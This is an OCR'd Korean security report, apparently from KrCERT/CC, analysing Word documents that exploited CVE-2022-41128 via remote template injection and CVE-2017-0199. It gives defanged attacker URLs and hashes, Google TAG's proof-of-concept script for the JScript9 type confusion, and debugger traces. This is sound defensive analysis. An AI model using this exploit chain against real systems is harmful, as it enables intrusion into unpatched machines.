


그림 2-1 제로데이가 포함된 악성 워드 문서

그림 2-2 행정안전부 공식 홈페이지 내 상황보고 안내 게시글

이후에도 해당 제로데이 취약점(CVE-2022-41128)을 이용한 악성 문서는 지속적으로 발견되었으며 이중 하나가 "북방한계선(NLL) 문제 에 관한 국제법적 검토와 대응방안.docx"으로 '22년 11월 10일에 발견되었다. 일반적으로 정기 보안 업데이트가 매월 2주차 수요일에 이 루어지는 점으로 볼 때 해당 문서 또한 패치가 발표된지 얼마 안된 상태에서 유포되었을 것으로 보인다. 문서 속성을 확인해 보면 "제목"은 NuriMedia Contents Team"이며 만든이는 "DBPIA-NURIMEDIA"이었다. 해당 문서 역시 해커가 직접 제작했다기 보다 DBPIA 웹사이 트에서 다운로드 받아 제로데이 취약점(CVE-2022-41128)을 포함시켜 유포했을 가능성이 있다.

그림 2-3 제로데이 취약점에 악용된 문서

2.2 악성 워드 동작 방식

해커는 처음부터 제로데이 취약점을 활용하여 악성코드를 유포하기 보다 총 3단계에 걸쳐 익스플로잇을 수행하였다. Microsoft社가 Internet Explorer에 대한 지원을 종료하며 더 이상 Internet Explorer의 취약점을 활용한 공격이 불가능하였기 때문에 MS 오피스가 스크립트 실행 시 Internet Explorer에 자동 연결되는 점을 악용하여 취약점을 발굴했을 것으로 보인다.

(1단계) 원격지에서 워드 템플릿 파일을 다운로드 받아 설정하는 기능을 사용하여 RTF 다운로드
(2단계) RTF 파일은 OLE2Link 원격코드실행 취약점(CVE-2017-0199)을 통해 해커 사이트에서 악성 스크립트 다운로드
(3단계) IE JScript9 엔진에서 발생하는 Type Confusion 취약점(CVE-2022-41128)을 통해 쉘코드 실행




그림 2-4 익스플로잇 동작 단계

1단계에서 사용된 "원격템플릿 인젝션" 기법은 MS 오피스에서 워드, 파워포인트 등에 원격 템플릿을 입히는 정상 기능을 활용하여 악성 페이로드를 다운로드 하는 방식이다. 원격 템플릿에 대한 설정은 워드의 경우, word 〉 _rels 〉 settings.xml.rels에 존재하며 Target 태그를 통해 해커가 만들어놓은 사이트에 접속하여 템플릿을 다운받는다. 해당 악성 문서의 경우 정상 도메인 처럼 꾸며진 "ms-office[.]com"과 schemas[.]openxmlformat[.]org에서 템플릿 대신 악성 RTF 문서를 다운로드 받았다. 실제 다운로드된 RTF 문서의 MD5는 1c64df70f2016714c24abcc69b56d46c이다.




그림 2-5 원격템플릿 인젝션을 위한 xml 위치

등록일	파일명	MD5	원격 템플릿 주소
2022-10-31	★ 서울 용산 이태원사고 대처상황 (06시).DOCX	476027afdbf18c18e076fff71a8ef588	http://schemas[.]openxmlformat.org/officeDocument/2006/relatio officeid=NPW5DLGHWNSDBS3V
2022-11-01	★ 서울 용산 이태원사고 대처상황 (18시).docx	efb436b430520d36a1796aebcc97664b	https://ms-offices[.]com/templates-for-word/download? id=TYV6YAYWOPEKl61Y
2022-11-10	북방한계선(NLL) 문제에 관한 국제 법적 검토와.docx.vir	d698fccf14f670595442155395f42642	https://ms-offices[.]com/templates-for-word/download? id=TYV6YAYWOPEKl61Y

2단계에서는 '17년 발표된 Microsoft 워드 RTF 문서의 objautlink로 인해 발생하는 원격코드실행 취약점(CVE-2017-0199)을 이용하였 다. 해당 취약점은 objautlink를 포함한 RTF 파일을 열람할 때 발생하는 것으로 objautlink는 URL moniker COM(79eac9e0-baf9-11ce- 8c82-00aa004ba90b) 객체를 사용하여 파일을 다운로드한다[2]. 실제 다운로드된 RTF 문서를 살펴보면 "ms-office[.]com"에 접속하는 OLE링크로 인해 JScript9 엔진에서 발생하는 Type Confusion 취약점(CVE-2022-41128) 익스플로잇 코드가 다운로드 및 실행된다.

- (objautlink) OLE 자동 링크의 객체 유형
- (URL moniker COM : 79eac9e0-baf9-11ce-8c82-00aa004ba90b) 운영체제에서 제공하는 moniker 클래스를 통해 URL을 생성하고 이를 통해 네트워크 연결을 시도하는 COM 객체




그림 2-6 RTF 문서 내 OLE 링크

3단계에서는 원격 서버 ms-office[.]com에서 자바스크립트가 다운로드 및 실행되고 이에 따라 Internet Explorer의 JIT Compiler가 동작 한다. CVE-2022-41128을 악용한 자바스크립트 코드는 정수형(Integer)에 대한 정상적인 형 변환을 100,000번 이상 지속적으로 수행하 다가 이후 오브젝트(Object)를 정수(Integer)로 형 변환을 한다. 이때 JIT Compiler는 아직도 정수(Integer)인 줄 착각하고 데이터 값을 저 장하려고 시도한다. 그러나 실제로는 정수(Integer)가 아닌 오브젝트(Object)에 데이터 값이 저장되며 이를 이용하여 원하는 메모리를 읽고 쓸 수 있게 된다. 자세한 취약점 원리에 대해서는 다음 장부터 설명한다.

3. 개념증명코드(PoC) 분석을 통한 Type Confusion 취약점 동작 원리

3.1 JIT Compiler란?

본보고서에서 살펴보고자 하는 취약점은 Internet Explorer에서 동작하는 JIT Compiler가 형(Type)을 처리하는 과정에서 혼란이 생겨 발 생하는 취약점으로 JIT Compiler에 대해 먼저 알아볼 필요가 있다. 컴파일러 방식에는 여러가지가 있는데 첫 번째 방식은 인터프리터 방 식으로 실행 중 프로그래밍 언어를 읽어가면서 해당 기능에 대응하는 기계어 코드를 실행시키다. 두번째 방식은 정적 컴파일 방식으로 실 행하기 전에 프로그램 코드를 기계어로 번역하였다가 기계어 코드를 최종 실행시킨다. 마지막으로 JIT 컴파일러 방식은 인터프리터 방식 으로 기계어 코드를 생성하면서 그 코드를 캐싱한다. 같은 함수가 여러 번 불릴 때 매번 기계어 코드를 생성하는 것을 방지하며 코드가 실 행되는 과정에서 컴파일이 실시간으로 일어나기 때문에 Just-in-Time을 줄여 JIT Compiler라고 한다. 뿐만 아니라 효율적으로 컴파일, 실행을 하기 위해 전체 코드의 필요한 부분만 변환하고 기계어로 변환된 코드는 캐시에 저장하여 재사용시 또다시 컴파일되는 것을 방지한 다. 실제로 Chrome, Edge, Firefox는 자바스크립트를 처리하기 위해 각기 다른 종류의 JIT Compiler를 사용하고 있으며 종류는 아래와 같이 V8, Chakara, Spider Monkey이다. '22년 10월에 발생한 제로데이 취약점은 Internet Explorer의 Chakra 유형의 JIT Compiler에 서 발생하였다.

- **(Chrome uses V8)** 구글의 자바스크립트 엔진, JIT Compiler를 사용하여 구현됨
- **(Edge uses Chakra)** MS가 사용하는 JIT Compiler
- **(Firefox uses Spider monkey)** 이중 JIT Compiler가 포함




그림 2-7 JIT Compiler 구성도 (출처 : TECHTARGET)

3.2 auxslot을 이용하는 Type Confusion 취약점 원리

JIT Compiler 엔진의 Type Confusion 취약점은 객체 내의 값들이 저장되는 메모리 위치를 가리키는 "auxslot"을 해커가 원하는 메모리 위치를 조작할 수 있도록 한다. 예를 들어 아래의 자바스크립트 코드에서 a라는 객체가 존재하며 이 때 아래와 같이 "vftable + type + (객 체의 값)" 구조가 생성된다. 아래 코드의 경우, auxslot은 생성되지 않으며 inline value 1 위치에 b의 값인 1이 들어가고 inline value 2의 위치에 c의 값인 2가 들어간다[3]. vftable은 DynamicObject를 다루기 위한 함수들의 테이블 위치(Js::DynamicObject::'vftable')를 가리 키며 이 테이블을 사용하여 JScript9엔진은 오브젝트 관련 함수를 실행한다.

```
print("DEBUG");
let a = {b: 1, c: 2};
```




그림 2-8 인라인 값을 포함하는 A 객체

아래 스크립트의 경우, a.b, a.c, a.d, a.e는 별도의 다른 메모리 영역에 생성되며 이 때 auxslot은 a.b, a.c, a.d, a.e가 저장된 메모리 주 소를 가리키게 된다. 만약 auxslot을 해커가 원하는 주소로 넣게 된다면 a.b, a.c, a.d, a.e에 접근하는 대신 해커가 원하는 객체, 주소 등에 접근할 수 있다. JIT Compiler를 여러 번 속여 auxslot이 있는 아래 그림의 B 객체에 대해 정상적인 형 변환을 시도한 뒤 인라인 값이 저장 된 다른 유형의 "A" 객체를 대입하게 된다면, 인라인 값을 통해 auxslot을 조정할 수 있다. 비정상적인 형 변환 수행하여 B객체에 대한 연 산 수행을 하고 있으나 JIT Compiler는 A객체라고 착각하고 A객체의 a.b를 수정하기 때문에 결과적으로는 B의 auxslot이 변경되어 메모 리 접근 오류(Access Violation)가 발생한다.

```
print("DEBUG");
let a = {};
a.b = 1;
a.c = 2;
a.d = 3;
a.e = 4;
```




그림 2-9 auxslot을 통해 데이터에 접근하는 B 객체

3.3 IE JScript9의 Type Confusion 취약점(CVE-2022-41128) 개념증명코드(PoC) 분석 (32bit 기반)

3.3.1 개념증명코드 메모리 로드 및 실행

(개념증명코드 분석) 구글(TAG : Google's Threat Analysis Group)은 해당 제로데이 취약점(CVE-2022-41128)을 악용한 악성 문서가 나타나자 취약점 개념증명코드(PoC)에 대한 분석을 블로그에 게재하였다[4]. 개념증명코드(PoC)는 아래와 같다.

```
<script>
function boom(m) {
var q = d;
var l = q[0];
for (var o = 0; o < 1; o++) {
if (m) {
for (var n = 0; n < 1; n++) {
q = e;
}
q[-1] = 1;
}
}
if (m) {
q[0] = 0x42424242; // write 0x42424242 at <where>
}
}
var g = new ArrayBuffer(16);
var d = new Int32Array(g);
var e = Object({
a: 1,
b: 2,
c: 3,
d: (0x414141 - 1) / 2, // <where> for 64-bit jscript9.dll
e: (0x414141 - 1) / 2, // <where> for 32-bit jscript9.dll
});
for (var h = 0; h < 100000; h++) {
boom(false);
}
boom(true);
</script>
```

(코드 디버깅) 구글에서 게시한 개념증명코드(PoC)를 기반으로 한국인터넷진흥원 KrCERT/CC는 실제로 디버깅을 통해 취약점 동작 원리에 대해 확인해보았다. 실제 코드를 디버깅하면 0x0d260000 메모리 위치에 0x1,000(4,096byte)사이즈 만큼 메모리가 생성되어 있는 것을 볼 수 있다. JScript9 엔진은 위의 자바스크립트 코드를 해당 메모리 영역(0x0d260000)에 넣은 후 VirtualProtect함수를 사용하여 실행 가능하도록(PAGE_EXECUTE, 0x10) 설정한다.

```
0:006> bp KERNELBASE!VirtualProtect
0:006> g
Time Travel Position: 508F0:1D
eax=08cff410 ebx=0b9bebbc ecx=00000004 edx=00000000 esi=0d260000 edi=00001000
eip=757c6510 esp=08cff3d4 ebp=08cff414 iopl=0 nv up ei pl zr na pe nc
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00000246
KERNELBASE!VirtualProtect:
757c6510 8bff mov edi,edi
0:006> kb
# ChildEBP RetAddr Args to Child
00 08cff3d0 7045e1aa 0d260000 00001000 00000010 KERNELBASE!VirtualProtect
```

(코드 디버깅) 이후 JScript9 엔진은 JavascriptFunction::CallFunction 함수를 통해 0x0d260000 메모리 위치에 있는 자바스크립트 코 드를 실행시킨다.

```
jscript9!Js::JavascriptFunction::CallFunction<1>+0x90:
7049b650 ff55f4 call dword ptr [ebp-0Ch] ss:002b:05cacfdc=0d260000
```

3.2.2 Object e를 생성시키는 JScript9 엔진 동작 방식

(개념증명코드 분석) 자바스크립트 코드에서 오브젝트(Object) e는 내부 속성인 a를 "1"로 b를 "2"로 c를 "3"으로 d를 "(0x414141-1)/2"로 e를 "(0x414141-1) /2"로 설정한다.

```
var e = Object({
a: 1,
b: 2,
c: 3,
d: (0x414141 - 1) / 2, // <where> for 64-bit jscript9.dll
e: (0x414141 - 1) / 2, // <where> for 32-bit jscript9.dll
});
```

(코드디버깅) 오브젝트(Object) e는 먼저 아래와 같이 DynamicObject::NewObject를 통해 생성된다.

DynamicObject::NewObject() 함수란?
새로운 객체를 생성하고, 생성된 객체의 속성을 초기화하는 역할을 수행

```
0:002> kb
# ChildEBP RetAddr Args to Child
00 05cacff0 70437f94 0b763d96 05cad050 05cad050 jscript9!Js::DynamicObject::NewObject<Js
::DynamicObject>+0x82
```

(코드디버깅) DynamicObject::NewObject 함수는 HeapInfo::IsSmallObject함수를 사용하여 오브젝트 사이즈가 작은지 확인하고 오브 젝트를 설정하기 시작한다. 오브젝트(Object)의 첫 번째 위치를 ArrayBufferParent::vftable(703419C8h) 값으로 설정하는 것을 볼 수 있다.

HeapInfo::IsSmallObject()함수란?
메모리 관리 및 할당의 효율성을 높이기 위해 JIT Compiler가 객체의 크기가 "작은 객체"인지 여부를 확인할 때 사용

ArrayBufferParent::vftable란?
ArrayBufferParent::vftable은 ArrayBufferParent의 가상 함수 테이블(virtual function table)로서 ArrayBufferParent 클래스에서 사용되는 가상 함수들의 포인터를 저장

```
jscript9!Js::DynamicObject::NewObject<Js::DynamicObject>
{……
704042bd e879590900 call jscript9!HeapInfo::IsSmallObject (70499c3b)
704042c2 897704 mov dword ptr [edi+4], esi
704042c5 c707c8193470 mov dword ptr [edi], 703419C8h
704042cb c7470800000000 mov dword ptr [edi+8], 0
704042d2 c7470c00000000 mov dword ptr [edi+0Ch], 0
704042d9 8b4604 mov eax, dword ptr [esi+4]
704042dc 5b pop ebx
……}
```

(코드디버깅) 이후 오브젝트(Object)의 d와 e에 들어가는 0x414141-1/2 값 연산을 위해 InterpreterStackFrame::ProfiledDivide 함수를 실행한다. InterpreterStackFrame::ProfiledDivide 파라미터 값은 0x828281인 것을 볼 수 있다. 왜 2로 나누기 전 파라미터 값은 0x414140(0x414141-1)이어야 하는데 0x828281일까? 스크립트 상의 데이터 값은 메모리에 저장될 때 2*n+1 값으로 저장되기 때문이 다. 따라서 e 오브젝트(Object)의 a 값이 1일때 메모리 상에는 1이 저장되는 것이 아니라 "1*2+1"에 해당되는 3의 값이 저장된다. 마찬가지로 0x414140 값이 아니라 메모리 상에는 0x828281(0x414140*2+1에 해당) 값이 저장되어 있기 때문에 이 값을 2로 나눈다.

InterpreterStackFrame::ProfiledDivide함수란?
두 개의 숫자를 인자 값으로 받아 나누는 연산을 수행하며 해당 연산이 자주 수행되는지 여부를 프로파일링 정보를 통해 확인하여 인터프리터의 성능을 향상시키기 위한 최적화를 수행

```
0:002> kb
# ChildEBP RetAddr Args to Child
00 05cad010 704c28de 00828281 00000005 0b92d638 jscript9!Js::InterpreterStackFrame::ProfiledDivide
01 05cad048 703f7fe2 0b763e72 0c046120 0b763d80 jscript9!Js::InterpreterStackFrame::Process+0xca05e
02 05cad1a4 0d1f0fe9 05cad1b8 05cad1f0 7049b653 jscript9!Js::InterpreterStackFrame::InterpreterTh
unk<1>+0x242
```

(코드디버깅) 이후 Js::DynamicTypeHandler::SetSlotUnchecked 함수를 통해 오브젝트 e 위치(0x0e1df7e0)에 InterpreterStackFrame::ProfiledDivide 함수 실행 결과인 0x414141을 저장한다.

DynamicTypeHandler::SetSlotUnchecked함수란?
DynamicTypeHandler::SetSlotUnchecked() 함수를 통해 객체의 슬롯 배열에 직접 값을 할당

```
0:002> ba r4 0e1df7fc
0:002> g-
0:002> kbe
# ChildEBP RetAddr Args to Child
00 05cacf38 70409b64 0e1df7e0 00000003 00414141 jscript9!Js::DynamicTypeHandler::SetSlotUnche
cked+0x1d
01 05cacf60 70409a3f 0e1df7e0 00000491 00414141 jscript9!Js::PathTypeHandlerBase::SetProperty
+0x74
02 05cacf88 704097f2 00000491 00414141 00000000 jscript9!Js::DynamicObject::InitProperty+0x2f
```

(코드디버깅) 최종적으로 일련의 함수를 실행한 결과 오브젝트(Object) e는 메모리 주소 0x0e1df7e0 위치에 아래와 같이 구성되는 것을 확인할 수 있다.




그림 2-10 오브젝트(Object) e 구성

```
0:002> dd 0e1df7e0
0e1df7e0 703419c8 0eec4aa0 00000000 00000000 <-- jscript9!Js::ArrayBufferParent::`vftable'
0e1df7f0 00000003 00000005 00000007 00414141
0e1df800 00414141 00000003 00000000 00000000
0e1df810 00000003 ffffff 08bb9230 fff0701
0e1df820 00000000 00000000 fff0701 00000000
0e1df830 00000000 fff0701 00000000 00000000
0e1df840 703419c8 0bd9c6a0 00000000 00000000
0e1df850 0e1dc920 0e1dc920 08bab040 0dedfd80
0:002> ln 703419c8
(703419c8) jscript9!Js::ArrayBufferParent::`vftable'
```

3.3.3 Int32Array를 생성시키는 JScript9 엔진 동작 방식

(개념증명코드 분석) 개념증명코드(PoC)에서 형 변환의 주요 원인이 되는 또다른 객체는 ArrayBuffer이다. 개념증명코드(PoC)에서 ArrayBuffer는 16바이트로 정수형 형태로 선언된다. 이번 섹션에서는 JScript9엔진 동작 방식에 따라 객체 생성 흐름을 살펴본다.

```
var g = new ArrayBuffer(16);
var d = new Int32Array(g);
```

JavascriptArrayBuffer::Create함수란?
ArrayBuffer 객체를 생성하기 위해 사용되는 함수

(코드디버깅) JScript9엔진은 JavascriptArrayBuffer::Create함수를 통해 버퍼를 생성한다. 이에 따라 첫번째 위치에는 ArrayBuffer를 처리하기 위한 가상함수 주소 테이블인 "JavascriptArrayBuffer::`vftable'"가 저장된다. 그 뒤에는 해당 버퍼의 사이즈인 16바이트(0x10)가 저장된다.

```
0:002> kb
# ChildEBP RetAddr Args to Child
00 05cacf38 705f3cad 05cad120 00000002 0bd2ef40 jscript9!Js::JavascriptArrayBuffer::Crea
te+0x48

01 05cacf58 70438a2d 0bd2ef40 01000002 00000000 jscript9!Js::ArrayBuffer::NewInstance+0xcd
0:002> dd 0a987240
0a987240 70342950 0bd17a00 00000000 00000000
0a987250 00000000 0ee3cfb0 00000000 102cee28
0a987260 00000010 00000000 00000000 00000000
0a987270 0a987a21 00000000 00000000 00000000
0a987280 00000000 00000000 00000000 00000000
0a987290 00000000 00000000 00000000 00000000
0a9872a0 703427d0 0000081c 68e561a8 00000000
0a9872b0 00000014 00650072 0054006d 0050006f
0:002> ln 70342950
(70342950) jscript9!Js::JavascriptArrayBuffer::`vftable'
```




그림 2-11 JavascriptArrayBuffer 객체

(코드디버깅) 이후 TypedArray::Newinstance 함수를 통해 Init32Array 버퍼가 생성된다. 이에 따라 첫 번째 위치에는 정수형 TypedArray를 처리하기 위한 가상함수 주소 테이블인 "TypedArray<int,0>::`vftable'"가 저장된다. 16(0x10)바이트 오프셋에는 JavascriptArrayBuffer 객체의 주소(0x0a987240)가 저장된다.

TypedArray::Newinstance 함수란?
TypedArray 객체를 생성하기 위해 사용되는 함수

```
0:002> kb
# ChildEBP RetAddr Args to Child
00 05caceac 7043fc3c 0e1df8d0 00000000 0bd17420 jscript9!Js::ArrayBuffer::AddParent
01 05cacec0 705fbb30 0a987240 00000000 00000004 jscript9!Js::TypedArray<int,0>::TypedAr
ray<int,0>+0x25
02 05cacee8 705fc131 0a987240 00000000 00000004 jscript9!Js::TypedArray<int,0>::Create+
0x50
03 05cacf30 705ff64b 00000004 705fbae0 05cad120 jscript9!Js::TypedArrayBase::CreateNewIn
stance+0x2a3
04 05cacf58 70438a2d 0bd2ec40 01000002 00000000 jscript9!Js::TypedArray<int,0>::NewInst
ance+0x9b
0:002> dd 0e1df8d0
0e1df8d0 703457b0 0bd17420 00000000 00000000
0e1df8e0 0a987240 00000004 00000000 00000004
0e1df8f0 102cee28 00000000 00000000 00000000
0e1df900 00000003 ffffff 08bb9230 fff0701
0e1df910 00000000 00000000 fff0701 00000000
0e1df920 00000000 fff0701 00000000 00000000
0e1df930 703419c8 0bd9c6a0 00000000 00000000
0e1df940 0e1dcaa0 0e1dcaa0 08bab040 0dedfd80
0:002> ln 703457b0
(703457b0) jscript9!Js::TypedArray<int,0>::`vftable'
```




그림 2-12 TypedArray 객체

(코드디버깅) 이후 ArrayBuffer::AddParent함수가 실행되어 정수형 TypedArray(0x0e1df8d0)와 DynamicObject(0x0bd17420)를 연결 시킨다. 또한 TypedArray의 32(0x20)바이트 떨어진 위치(0x021df8f0)에 auxslot(0x102ee28)이 존재하며 auxslot을 따라가면 실제 데 이터(0x102cee28)가 저장된 위치를 확인할 수 있다. TypedArray 뿐 아니라 JavascriptArrayBuffer도 실제 데이터가 저장된 위치 (0x102cee28)를 가리킨다.




그림 2-13 Int32Array 전체 구조

여기서 잠깐, JavascriptArrayBuffer와 TypedArray 분석 방법[5]

아래와 같이 브레이크 포인트를 두면 메모리접근오류(Access Violation)가 발생하기 직전에 TypedArray와 JavascriptArrayBuffer가 생성되는 것을 알 수 있고 이를 근거로 분석을 시작한다.

```
0:000> bp jscript9!Js::JavascriptArrayBuffer::Create+0x48 ".printf \"new JavascriptArrayBuffer: addr = 0x%p\\n\",eax;g"
0:000> bp 705ff64b ".printf \"new TypedArray<int>: addr = 0x%p\\n\",eax;g"
```

```
0:000> bp jscript9!Js::JavascriptArrayBuffer::Create+0x48 ".printf \"new
JavascriptArrayBuffer: addr = 0x%p\\n\",eax;g"
0:000> bp 705ff64b ".printf \"new TypedArray<int>: addr = 0x%p\\n\",eax;g"
0:000> g
new JavascriptArrayBuffer: addr = 0x132bd000
new JavascriptArrayBuffer: addr = 0x132bd030
new JavascriptArrayBuffer: addr = 0x132bd060
.....(중략).....
new JavascriptArrayBuffer: addr = 0x0cce67e0
new JavascriptArrayBuffer: addr = 0x0cce69c0
new JavascriptArrayBuffer: addr = 0x0cce6f00
new JavascriptArrayBuffer: addr = 0x0ccea180
new JavascriptArrayBuffer: addr = 0x0dd95d20
new JavascriptArrayBuffer: addr = 0x0dd95d50
new JavascriptArrayBuffer: addr = 0x0dd95d80
new JavascriptArrayBuffer: addr = 0x0dd95db0
new JavascriptArrayBuffer: addr = 0x0dd95de0
new JavascriptArrayBuffer: addr = 0x0a987240
new TypedArray<int>: addr = 0x0e1df8d0
```

3.3.3 JScript9엔진을 혼란시켜 메모리 접근

(개념증명코드) boom(false) 함수를 통해 정상적인 형변환인 q=d, l=q[0]를 100,000번 동안 수행한다. 이후 boom(true) 함수를 통해 오브젝트(Object) e를 정수형 배열(Int32Array) q에 넣는 q=e 형변환을 수행하며 q[0]에 0x42424242를 넣는다. JIT Compiler는 100,000 번 정상적인 형 변환을 수행하는 과정에서 정수형 배열(Int32Array)이라고 착각하고 32(0x20)바이트 오프셋 위치의 auxslot 값을 읽어 0x42424242를 넣으려고 시도한다. 그러나 실제 JIT Compiler가 읽는 값은 정수형 배열(Int32Array)이 아닌 오브젝트(Object)로 32(0x20)바이트 위치에 있는 0x00414141 값을 auxslot 값으로 인식하고 해당 메모리 주소(0x00414141)에 0x42424242를 넣으려고 시도하기 때문에 메모리 접근 오류(Access Violation)가 발생한다.

```
function boom(m) {
var q = d;
var l = q[0];
for (var o = 0; o < 1; o++) {
if (m) {
for (var n = 0; n < 1; n++) {
q = e;
}
q[-1] = 1;
}
}
if (m) {
q[0] = 0x42424242; // write 0x42424242 at <where>
}
}
for (var h = 0; h < 100000; h++) {
boom(false);
}
boom(true);
```

